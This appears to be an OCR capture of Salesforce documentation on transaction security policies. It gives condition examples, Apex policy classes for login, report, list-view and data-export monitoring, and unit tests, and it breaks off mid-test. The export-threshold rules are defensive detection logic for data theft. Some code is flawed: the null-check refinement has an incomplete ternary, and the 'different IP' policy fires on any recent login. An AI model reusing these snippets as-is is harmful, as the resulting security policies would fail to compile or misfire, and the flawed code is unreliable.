
Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Track Report Executions

Description of Example: Track when a user views or exports more than 2,000 rows from any report on the Lead object.

- **Event:** Report Event
- **Condition Logic:** All Conditions Are Met
- **Conditions:**
  - `Rows Processed Greater Than 2,000`
  - `Queried Entities Contains Lead`
- **Notes:** Use the **Contains** operator, rather than **Equals**, to also include reports that are based on multiple objects, one of which is Lead.



New policy

What conditions do you want your policy to monitor?


When all of these conditions are met for the event, your policy triggers an action. You select an action in the next step.

* Event	Report Event	Track report activity. For example, track when users view or download report data.
* Condition Logic	All Conditions Are Met	

	* Condition	* Operator	* Value
	Rows Processed	Greater than	2,000
AND	Queried Entities	Contains	Lead

Description of Example: Track when a user views or exports a report that has a column that contains email addresses.

- **Event:** Report Event
- **Condition Logic:** All Conditions Are Met
- **Conditions:** `Name of Columns Contains Email`
- **Notes:** Use the **Contains** operator to include any of these column names: `Email`, `Customer Email`, or `Email of Customer`.




* Condition	* Operator	* Value
Name of Columns	Contains	Email

Track User Logins

Description of Example: Track when a user logs in from the IP address 12.34.56.78.

- **Event:** Login Event
- **Condition Logic:** All Conditions Are Met
- **Conditions:** `Source IP Equals 12.34.56.78`
- **Notes:** Only the specific IP address 12.34.56.78 triggers the policy. If you want track logins from any IP addresses that start with 12.34.56, use the condition `Source IP Starts With 12.34.56`



*Event: Login Event


Track login activity. For example, track when users log in from certain locations.

*Condition Logic: All Conditions Are Met

*Condition	*Operator	*Value
Source IP	Equals	12.34.56.78

Description of Example: Track when a user logs in using a Chrome browser.

- **Event:** Login Event
- **Condition Logic:** All Conditions Are Met
- **Conditions:** `Browser Contains Chrome`
- **Notes:** You can also track logins from the Safari and Firefox browsers.




*Condition	*Operator	*Value
Browser	Contains	Chrome

Track API Queries and Elapsed Time

Description of Example: Track when a user uses any API to query the Lead object and the request takes longer than 1000 millisecond.

- **Event:** API Event
- **Condition Logic:** All Conditions Are Met
- **Conditions:**
  - `Queried Entities Contains Lead`
  - `Elapsed Time Greater Than 1000`
- **Notes:** Use the **Contains** operator, rather than **Equals**, to also include queries on multiple objects, of which one is Lead.



*Event: API Event

Track API calls in your org. For example, track when users perform SOQL queries and export data.


*Condition Logic: All Conditions Are Met

	*Condition	*Operator	*Value
	Queried Entities	Contains	Lead
AND	Elapsed Time	Greater than	1,000

Track API Queries of Any List View

Description of Example: Track when a user uses any API to query any list view.

- **Event:** List View Event
- **Condition Logic:** All Conditions Are Met
- **Conditions:** `Event Source Equals API`
- **Notes:** To track when a user uses the UI to query a list view specify `Classic` or `Lightning` instead of `API`.



*Event
List View Event

Track when users see and interact with a list of records, such as contacts, accounts, or custom objects.


*Condition Logic
All Conditions Are Met

*Condition	*Operator	*Value
Event Source	Equals	API

Track User's Session Level Security

Description of Example: Track when a user who doesn't have high assurance session-level security access (not logged in with two-factor authentication) queries any list view.

- **Event:** List View Event
- **Condition Logic:** Any Condition Is Met
- **Conditions:**
  - `Session Level Equals LOW`
  - `Session Level Equals STANDARD`
- **Notes:** Use the same condition in separate transaction security policies to track when a user without high assurance executes a report (Report Event) or an API query (API Event).



*Event
List View Event

Track when users see and interact with a list of records, such as contacts, accounts, or custom objects.

*Condition Logic
Any Condition Is Met

	*Condition	*Operator	*Value
	Session Level	Equals	LOW
OR	Session Level	Equals	STANDARD


Use Custom Logic

Description of Example: Track when a user with a username in the `@spy.mycompany.com` domain queries all the records in a list view named SuperSecureListView.

- **Event:** List View Event
- **Condition Logic:** Custom Condition Logic is Met
- **Custom Condition Logic:** `(1 OR 2) AND 3`
- **Conditions:**

  - `Scope Equals Everything`
  - `Name Equals SuperSecureListView`
  - `Username Ends With @spy.mycompany.com`

- **Notes:**



*Event
List View Event
Track when users see and interact with a list of records, such as contacts, accounts, or custom objects.

*Condition Logic
Custom Condition Logic Is Met

*Custom Condition Logic
(1 OR 2) AND 3

	*Condition	*Operator	*Value
1	Scope	Equals	Everything
2	Name	Equals	SuperSecureListView
3	Username	Ends With	@spy.mycompany.com

Create an Enhanced Transaction Security Policy That Uses Apex

Use Setup to create an enhanced transaction security policy that uses Apex. You can specify an existing Apex class or create an empty class that you then code. The Apex class must implement the `TxnSecurity.EventCondition` interface.

You can create multiple policies for the same type of event, but we recommend that your policies and their actions don't overlap. If multiple policies with the same action for a given event execute when the event occurs, their order of execution is indeterminate.

1. From Setup, in the Quick Find box, enter *`Transaction Security`*, and then select **Transaction Security Policies**.
2. Click **New**, and then select **Apex**.
3. Click **Next**.
4. Select an event that your policy is built on.

   For example, if you want to track API calls in your org, select **API Event**. If you want to monitor when users view or export reports, select **Report Event**. See Enhanced Transaction Security for the full list of available events.

5. Select the Apex class that implements your policy. If you haven't already created the class, select **New Empty Apex Class**.
6. Click **Next**.
7. Select the action that the policy performs when triggered.

   The available actions vary depending on the event type. For more information, see What Are Transaction Security Actions?.

   Note: The two-factor authentication action isn't available in the Salesforce mobile app, Lightning Experience, or via API for events. Instead, the block action is used. For example, if a two-factor authentication policy is triggered on a list view performed via the API, Salesforce blocks the API user.

8. If applicable, choose a block message or notification type and recipient.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

To view events:
- View Real-Time Event Monitoring Data

To view transaction security policies:
- View All Data

To create, edit, and manage transaction security policies:
- Customize Application

9. Enter a name and description for your policy.

   Your policy name must begin with a letter, not end with an underscore, and not contain two consecutive underscores.

10. Optionally, enable the policy.

    If you chose to create an Apex class, don’t enable the policy yet because you must first add code to the class.

11. Click **Finish**.

    Your new policy appears in the Policies table. If you chose to create an Apex class, its name is the 25 characters of your policy name without spaces appended with the `EventCondition` string. If your policy is named “My Apex Class,” your Apex class is auto-generated as `MyApexClassEventCondition`. The class is listed in the Apex Condition column.

12. Click the name of your Apex class if you want to edit it.

    If you chose to create an Apex class, you must add the implementation code. Salesforce adds this basic code to get you started.

```
global class MyApexClassEventCondition implements TxnSecurity.EventCondition {

  public boolean evaluate(SObject event) {
    return false;
  }

}
```

When you delete a transaction security policy that uses Apex, the implementation class isn't deleted. You can either delete this Apex class separately or reuse it in another policy.

Don’t include DML statements in your Apex-based policies because they can cause errors. When you send a custom email via Apex during transaction policy evaluation, you get an error, even if the record is not explicitly related to another record. For more information, see **Apex DML Operations in the Apex Reference Guide.**

IN THIS SECTION:

Enhanced Apex Transaction Security Implementation Examples

Here are examples of implementing enhanced Apex transaction security.

Asynchronous Apex Example

When executing a transaction security policy, use an asynchronous Apex process to offload time-consuming operations, such as sending a notification email to an external recipient.

Enhanced Transaction Security Apex Testing

Writing robust tests is an engineering best practice to ensure that your code does what you expect and to find errors before your users and customers do. It’s even more important to write tests for your transaction security policy’s Apex code because it executes during critical user actions in your Salesforce org. For example, a bug in your LoginEvent policy that’s not caught during testing can result in locking your users out of your org, a situation best avoided.

SEE ALSO:

Apex Reference Guide: TxnSecurity.EventCondition Interface

Enhanced Apex Transaction Security Implementation Examples

Here are examples of implementing enhanced Apex transaction security.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Login from Different IP Addresses

This example implements a policy that triggers when someone logs in from a different IP address in the past 24 hours.

```
global class MultipleLoginEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
            }
            when null {
                 return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(LoginEvent loginEvent) {
        AggregateResult[] results = [SELECT SourceIp
                                     FROM LoginHistory
                                     WHERE UserId = :loginEvent.UserId
                                     AND LoginTime = LAST_N_DAYS:1
                                     GROUP BY SourceIp];
        if(!results.isEmpty()) {
            return true;
        }
        return false;
    }
}
```

Logins from a Specific IP Address

This example implements a policy that triggers when a session is created from a specific IP address.

```
global class SourceIpEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
            }
            when null {
                 return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(LoginEvent loginEvent) {
        if (loginEvent.SourceIp.equals('1.1.1.1')) {
            return true;
        }
        return false;
    }
}
```

Data Export

This example implements a transaction security policy that triggers when more than 2,000 leads are either:

- Viewed in the UI
- Exported with a SOQL query
- Exported from a list view
- Exported from a report

```
global class LeadViewAndExportCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when ListViewEvent listViewEvent {
              return evaluate(listViewEvent.QueriedEntities, listViewEvent.RowsProcessed);

            }
            when null {
                 return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed){
        if(queriedEntities.contains('Lead') && rowsProcessed > 2000){
            return true;
        }
        return false;
    }
}
```

Confidential Data Access

This policy requires everyone to use two-factor authentication before accessing a specific report.

You can have sensitive, confidential data in your quarterly Salesforce reports. Make sure that teams that access the reports use two-factor authentication (2FA) for high assurance before they view this data. The policy makes 2FA a requirement, but you can't provide high-assurance sessions without a way for your teams to meet the 2FA requirements. As a prerequisite, first set up 2FA in your Salesforce environment.

This example highlights the capability of a policy to enforce 2FA for a specific report. The report defined here is any report with "Quarterly Report" in its name. Anyone accessing the report is required to have a high-assurance session using 2FA.

```
global class ConfidentialDataEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ReportEvent reportEvent {
                return evaluate(reportEvent);
            }
            when null {
                 return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(ReportEvent reportEvent) {
        // Check if this is a quarterly report.
        if (reportEvent.Name.contains('Quarterly Report')) {
            return true;
        }
        return false;
    }
}
```

Browser Check

This policy triggers when a user with a known operating system and browser combination tries to log in with another browser on a different operating system.

Many organizations have standard hardware and support specific versions of different browsers. You can use this standard to reduce the security risk for high-impact individuals by acting when logins take place from unusual devices. For example, your CEO typically logs in to Salesforce from San Francisco using a MacBook or Salesforce mobile application on an iPhone. When a login occurs from elsewhere using a Chromebook, it's highly suspicious. Because hackers do not necessarily know which platforms corporate executives use, this policy makes a security breach less likely.

In this example, the customer organization knows that its CEO uses a MacBook running OS X with the Safari browser. An attempt to log in using the CEO’s credentials with anything else is automatically blocked.

```
global class AccessEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
            }
            when null {
                 return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(LoginEvent loginEvent) {
        // If it's a Login attempt from our CEO's user account.
        if (loginEvent.UserId == '005x0000005VmCu'){
            // The policy is triggered when the CEO isn’t using Safari on Mac OSX.
            if (!loginEvent.Platform.contains('Mac OSX') ||
                !loginEvent.Browser.contains('Safari')) {
                    return true;
                }
        }
        return false;
    }
}
```

Block Logins by Country

This policy blocks access by country.

Your organization has remote offices and a global presence but, due to international law, wants to restrict access to its Salesforce org.

This example builds a policy that blocks users logging in from North Korea. If users are in North Korea and use a corporate VPN, their VPN gateway would be in Singapore or the United States. They can log in successfully because Salesforce recognizes the VPN gateway and the internal U.S.-based company IP address.

```
global class CountryEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
            }
            when null {
                 return false;
            }
            when else{
                return false;
            }
        }
    }
    private boolean evaluate(LoginEvent loginEvent) {
        // Get the login's country.
        String country = String.valueOf(loginEvent.Country);

        // Trigger policy and block access for any user trying to log in from North Korea.

        if(country.equals('North Korea')) {
            return true;
        }
        return false;
    }
}
```

You can also restrict access to other values, like postal code or city.

Block an Operating System

This policy blocks access for anyone using an older version of the Android OS.

You're concerned about a specific mobile platform's vulnerabilities and its ability to capture screenshots and read data while accessing Salesforce. If the device is not running a security client, you could restrict access from device platforms that use operating systems with known vulnerabilities. This policy blocks devices using Android 5.0 and earlier.

```
global class AndroidEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when LoginEvent loginEvent {
                return evaluate(loginEvent);
            }
            when null {
                 return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(LoginEvent loginEvent) {
        String platform = loginEvent.Platform;
        // Block access from Android versions less than 5
        if (platform.contains('Android') && platform.compareTo('Android 5') < 0) {
            return true;
        }
        return false;
    }
}
```

SEE ALSO:

Apex Reference Guide: TxnSecurity.EventCondition Interface

Asynchronous Apex Example

When executing a transaction security policy, use an asynchronous Apex process to offload time-consuming operations, such as sending a notification email to an external recipient.

This example has two parts. First, you create an asynchronous Apex class that uses an event within the execute method to invoke a callout or a DML operation. Second, you create a transaction security policy and modify the Apex class to implement TxnSecurity.EventCondition and TxnSecurity.AsyncCondition.

TxnSecurity.AsyncCondition enqueues the asynchronous Apex process when you trigger the transaction security policy.

Note: Only DML operations and callouts are supported when you use asynchronous Apex with an enhanced transaction security policy.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Create Asynchronous Apex Class

In this section, you create an asynchronous Apex class that takes in an SObject. In this example, we use ApiEvent. Then you invoke a callout or a DML operation.

```
public class SimpleAsynchronousApex implements Queueable {
    private ApiEvent apiEvent;

    public SimpleAsynchronousApex(ApiEvent apiEvent) {
        this.apiEvent = apiEvent;
    }

    public void execute(QueueableContext context) {
        // Perform your callout to external validation service
        // or a DML operation
    }
}
```

Create Policy

In this section, you create the transaction security policy, which modifies the Apex class associated with the policy. Then you create the SimpleAsynchronousApex object, pass in the ApiEvent, and enqueue the job.

```
global class SimpleApiEventCondition implements TxnSecurity.EventCondition,
TxnSecurity.AsyncCondition {
    public boolean evaluate(SObject event) {
        // Cast SObject to an ApiEvent object
        ApiEvent apiEvent = (ApiEvent) event;
       SimpleAsynchronousApex simpleAsynchronousApex = new SimpleAsynchronousApex(apiEvent);

        System.enqueueJob(simpleAsynchronousApex);
        return false;
        // In a typical implementation may return true if it triggers an action
    }
}
```

SEE ALSO:

- *Apex Developer Guide*: Queueable Apex
- *Apex Reference Guide*: Apex Implementation Examples
- *Apex Developer Guide*: Asynchronous Apex
- *Apex Developer Guide*: Invoking Callouts Using Apex

Enhanced Transaction Security Apex Testing

Writing robust tests is an engineering best practice to ensure that your code does what you expect and to find errors before your users and customers do. It's even more important to write tests for your transaction security policy's Apex code because it executes during critical user actions in your Salesforce org. For example, a bug in your LoginEvent policy that's not caught during testing can result in locking your users out of your org, a situation best avoided.

Warning: Use API version 47.0 or later when writing Apex tests for enhanced transaction security policies.

When you test your Apex code by simulating a set of conditions, you are by definition writing unit tests. But writing unit tests isn't enough. Work with your business and security teams to understand all your use cases. Then create a comprehensive test plan that mimics your actual users' experience using test data in a sandbox environment. The test plan typically includes both manual testing and automated testing using external tools such as Selenium.

Let's look at some sample unit tests to get you started. Here's the Apex policy that we want to test.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

```
global class LeadExportEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when ListViewEvent listViewEvent {
              return evaluate(listViewEvent.QueriedEntities, listViewEvent.RowsProcessed);

            }
            when null {
                 return false;
            }
            when else {
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed){
        if (queriedEntities.contains('Lead') && rowsProcessed > 2000){
            return true;
        }
        return false;
    }
}
```

Plan and Write Tests

Before we start writing tests, let's outline the positive and negative use cases that our test plan covers.

Table 4: Positive Test Cases

If the `evaluate` method receives...	And ...	Then the `evaluate` method returns...
An ApiEvent object	The ApiEvent has `Lead` in its `QueriedEntities` field and a number greater than 2000 in its `RowsProcessed` field	true
A ReportEvent object	The ReportEvent has `Lead` in its `QueriedEntities` field and a number greater than 2000 in its `RowsProcessed` field	`true`
A ListViewEvent object	The ListViewEvent has `Lead` in its `QueriedEntities` field and a number greater than 2000 in its `RowsProcessed` field	`true`
Any event object	The event doesn't have `Lead` in its `QueriedEntities` field and has a number greater than 2000 in its `RowsProcessed` field	`false`
Any event object	The event has `Lead` in its `QueriedEntities` field and has a number less than or equal to 2000 in its `RowsProcessed` field	`false`
Any event object	The event doesn't have `Lead` in its `QueriedEntities` field and has a number less than or equal to 2000 in its `RowsProcessed` field	`false`

Table 5: Negative Test Cases

If the `evaluate` method receives...	And ...	Then the `evaluate` method returns...
A LoginEvent object	(no condition)	`false`
A null value	(no condition)	`false`

If the `evaluate` method receives...	And ...	Then the `evaluate` method returns...
An ApiEvent object	The `QueriedEntities` field is null	`false`
A ReportEvent object	The `RowsProcessed` field is null	`false`

Here's the Apex testing code that implements all of these use cases.

```
/**
 * Tests for the LeadExportEventCondition class, to make sure that our Transaction Security
 Apex
 * logic handles events and event field values as expected.
 **/
 @isTest
 public class LeadExportEventConditionTest {

    /**
     * ------------ POSITIVE TEST CASES ------------
     ** /

     /**
      * Positive test case 1: If an ApiEvent has Lead as a queried entity and more than
2000 rows
      * processed, then the evaluate method of our policy's Apex should return true.
      **/
      static testMethod void testApiEventPositiveTestCase() {
          // set up our event and its field values
          ApiEvent testEvent = new ApiEvent();
          testEvent.QueriedEntities = 'Account, Lead';
          testEvent.RowsProcessed = 2001;

          // test that the Apex returns true for this event
          LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
          System.assert(eventCondition.evaluate(testEvent));
      }

     /**
      * Positive test case 2: If a ReportEvent has Lead as a queried entity and more than
 2000 rows
      * processed, then the evaluate method of our policy's Apex should return true.
      **/
      static testMethod void testReportEventPositiveTestCase() {
          // set up our event and its field values
          ReportEvent testEvent = new ReportEvent();
          testEvent.QueriedEntities = 'Account, Lead';
          testEvent.RowsProcessed = 2001;

          // test that the Apex returns true for this event
          LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
          System.assert(eventCondition.evaluate(testEvent));
      }
     /**
      * Positive test case 3: If a ListViewEvent has Lead as a queried entity and more
than 2000 rows
      * processed, then the evaluate method of our policy's Apex should return true.
      **/
      static testMethod void testListViewEventPositiveTestCase() {
          // set up our event and its field values
          ListViewEvent testEvent = new ListViewEvent();
          testEvent.QueriedEntities = 'Account, Lead';
          testEvent.RowsProcessed = 2001;

          // test that the Apex returns true for this event
          LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
          System.assert(eventCondition.evaluate(testEvent));
      }

     /**
      * Positive test case 4: If an event does not have Lead as a queried entity and has
more
      * than 2000 rows processed, then the evaluate method of our policy's Apex
      * should return false.
      **/
      static testMethod void testOtherQueriedEntityPositiveTestCase() {
          // set up our event and its field values
          ApiEvent testEvent = new ApiEvent();
          testEvent.QueriedEntities = 'Account';
          testEvent.RowsProcessed = 2001;

          // test that the Apex returns false for this event
          LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
          System.assertEquals(false, eventCondition.evaluate(testEvent));
      }

    /**
      * Positive test case 5: If an event has Lead as a queried entity and does not have

      * more than 2000 rows processed, then the evaluate method of our policy's Apex
      * should return false.
      **/
      static testMethod void testFewerRowsProcessedPositiveTestCase() {
          // set up our event and its field values
          ReportEvent testEvent = new ReportEvent();
          testEvent.QueriedEntities = 'Account, Lead';
          testEvent.RowsProcessed = 2000;

          // test that the Apex returns false for this event
          LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
          System.assertEquals(false, eventCondition.evaluate(testEvent));
      }

    /**
      * Positive test case 6: If an event does not have Lead as a queried entity and does
 not have
      * more than 2000 rows processed, then the evaluate method of our policy's Apex
      * should return false.
      **/
      static testMethod void testNoConditionsMetPositiveTestCase() {
          // set up our event and its field values
          ListViewEvent testEvent = new ListViewEvent();
          testEvent.QueriedEntities = 'Account';
          testEvent.RowsProcessed = 2000;

          // test that the Apex returns false for this event
          LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
          System.assertEquals(false, eventCondition.evaluate(testEvent));
      }

      /**
       * ------------ NEGATIVE TEST CASES ------------
       **/

     /**
      * Negative test case 1: If an event is a type other than ApiEvent, ReportEvent, or
ListViewEvent,
      * then the evaluate method of our policy's Apex should return false.
      **/
      static testMethod void testOtherEventObject() {
          LoginEvent loginEvent = new LoginEvent();
          LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
          System.assertEquals(false, eventCondition.evaluate(loginEvent));
      }

     /**
     * Negative test case 2: If an event is null, then the evaluate method of our policy's

      * Apex should return false.
      **/
      static testMethod void testNullEventObject() {
          LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
          System.assertEquals(false, eventCondition.evaluate(null));
      }

     /**
      * Negative test case 3: If an event has a null QueriedEntities value, then the
evaluate method
      * of our policy's Apex should return false.
      **/
      static testMethod void testNullQueriedEntities() {
          ApiEvent testEvent = new ApiEvent();
          testEvent.QueriedEntities = null;
          testEvent.RowsProcessed = 2001;

          LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
          System.assertEquals(false, eventCondition.evaluate(testEvent));
      }

     /**
     * Negative test case 4: If an event has a null RowsProcessed value, then the evaluate
```

```
method
     * of our policy's Apex should return false.
     **/
     static testMethod void testNullRowsProcessed() {
         ReportEvent testEvent = new ReportEvent();
         testEvent.QueriedEntities = 'Account, Lead';
         testEvent.RowsProcessed = null;

         LeadExportEventCondition  eventCondition = new LeadExportEventCondition();
         System.assertEquals(false, eventCondition.evaluate(testEvent));
     }
}
```

Refine the Policy Code After Running the Tests

Let's say you run the tests and the `testNullQueriedEntities` test case fails with the error `System.NullPointerException: Attempt to de-reference a null object`. Great news, the tests identified an area of the transaction security policy that isn't checking for unexpected or null values. Because policies run during critical org operations, make sure that the policies fail gracefully if there's an error so that they don't block important functionality.

Here's how to update the `evaluate` method in the Apex class to handle those null values gracefully.

```
private boolean evaluate(String queriedEntities, Decimal rowsProcessed) {
    boolean containsLead = queriedEntities != null ? queriedEntities.contains('Lead')
    if (containsLead && rowsProcessed > 2000){
        return true;
    }
    return false;
}
```

We've changed the code so that before performing the `.contains` operation on the `queriedEntities` variable, we first check if the value is null. This change ensures that the code doesn't dereference a null object.

In general, when you encounter unexpected values or situations in your Apex code, you have two options:

- Ignore the values or situation and return `false` so that the policy doesn't trigger.
- Fail-close the operation by returning `true`.

Determine what is best for your users when deciding which option to choose.

Advanced Example

Here's a more complex Apex policy that uses SOQL queries to get the profile of the user who is attempting to log in.

```
global class ProfileIdentityEventCondition implements TxnSecurity.EventCondition {

    // For these powerful profiles, let's prompt users to complete 2FA
    private Set<String> PROFILES_TO_MONITOR = new Set<String> {
        'System Administrator',
        'Custom Admin Profile'
    };

    public boolean evaluate(SObject event) {
        LoginEvent loginEvent = (LoginEvent) event;
        String userId = loginEvent.UserId;
        // get the Profile name from the current users profileId
        Profile profile = [SELECT Name FROM Profile WHERE Id IN
                    (SELECT profileId FROM User WHERE Id = :userId)];

        // check if the name of the Profile is one of the ones we want to monitor
        if (PROFILES_TO_MONITOR.contains(profile.Name)) {
            return true;
        }

        return false;
    }
 }
```

Here's our test plan:

- **Positive Test Cases**
  - If the user attempting to log in has the profile we're interested in monitoring, then the `evaluate` method returns `true`.
  - If the user attempting to log in doesn't have the profile we're interested in monitoring, then the `evaluate` method returns `false`.
- **Negative Test Cases**
  - If querying for the Profile object throws an exception, then the `evaluate` method returns `false`.
  - If querying for the Profile object returns null, then the `evaluate` method returns `false`.

Because every Salesforce user is always assigned a profile, there's no need to create a negative test for it. It's also not possible to create actual tests for the two negative test cases. We take care of them by updating the policy itself. But we explicitly list the use cases in our plan to make sure that we cover many different situations.

The positive test cases rely on the results of SQQL queries. To ensure that these queries execute correctly, we must also create some test data. Let's look at the test code.

```
/**
 * Tests for the ProfileIdentityEventCondition class, to make sure that our
 * Transaction Security Apex logic handles events and event field values as expected.
 **/
 @isTest
 public class ProfileIdentityEventConditionTest {

    /**
     * ------------ POSITIVE TEST CASES ------------
     ** /

     /**
      * Positive test case 1: Evaluate will return true when user has the "System
      * Administrator" profile.
      **/
      static testMethod void testUserWithSysAdminProfile() {
          // insert a User for our test which has the System Admin profile
          Profile profile = [SELECT Id FROM Profile WHERE Name='System Administrator'];
          assertOnProfile(profile.id, true);
      }

     /**
```

```
      * Positive test case 2: Evaluate will return true when the user has the "Custom
      * Admin Profile"
      **/
      static testMethod void testUserWithCustomProfile() {
          // insert a User for our test which has the System Admin profile
          Profile profile = [SELECT Id FROM Profile WHERE Name='Custom Admin Profile'];
          assertOnProfile(profile.id, true);
      }

     /**
      * Positive test case 3: Evalueate will return false when user doesn't have
      * a profile we're interested in. In this case we'll be using a profile called
      * 'Standard User'.
      **/
      static testMethod void testUserWithSomeProfile() {
          // insert a User for our test which has the System Admin profile
          Profile profile = [SELECT Id FROM Profile WHERE Name='Standard User'];
          assertOnProfile(profile.id, false);
      }

      /**
       * Helper to assert on different profiles.
       **/
      static void assertOnProfile(String profileId, boolean expected){
          User user = createUserWithProfile(profileId);
          insert user;

          // set up our event and its field values
          LoginEvent testEvent = new LoginEvent();
          testEvent.UserId = user.Id;

          // test that the Apex returns true for this event
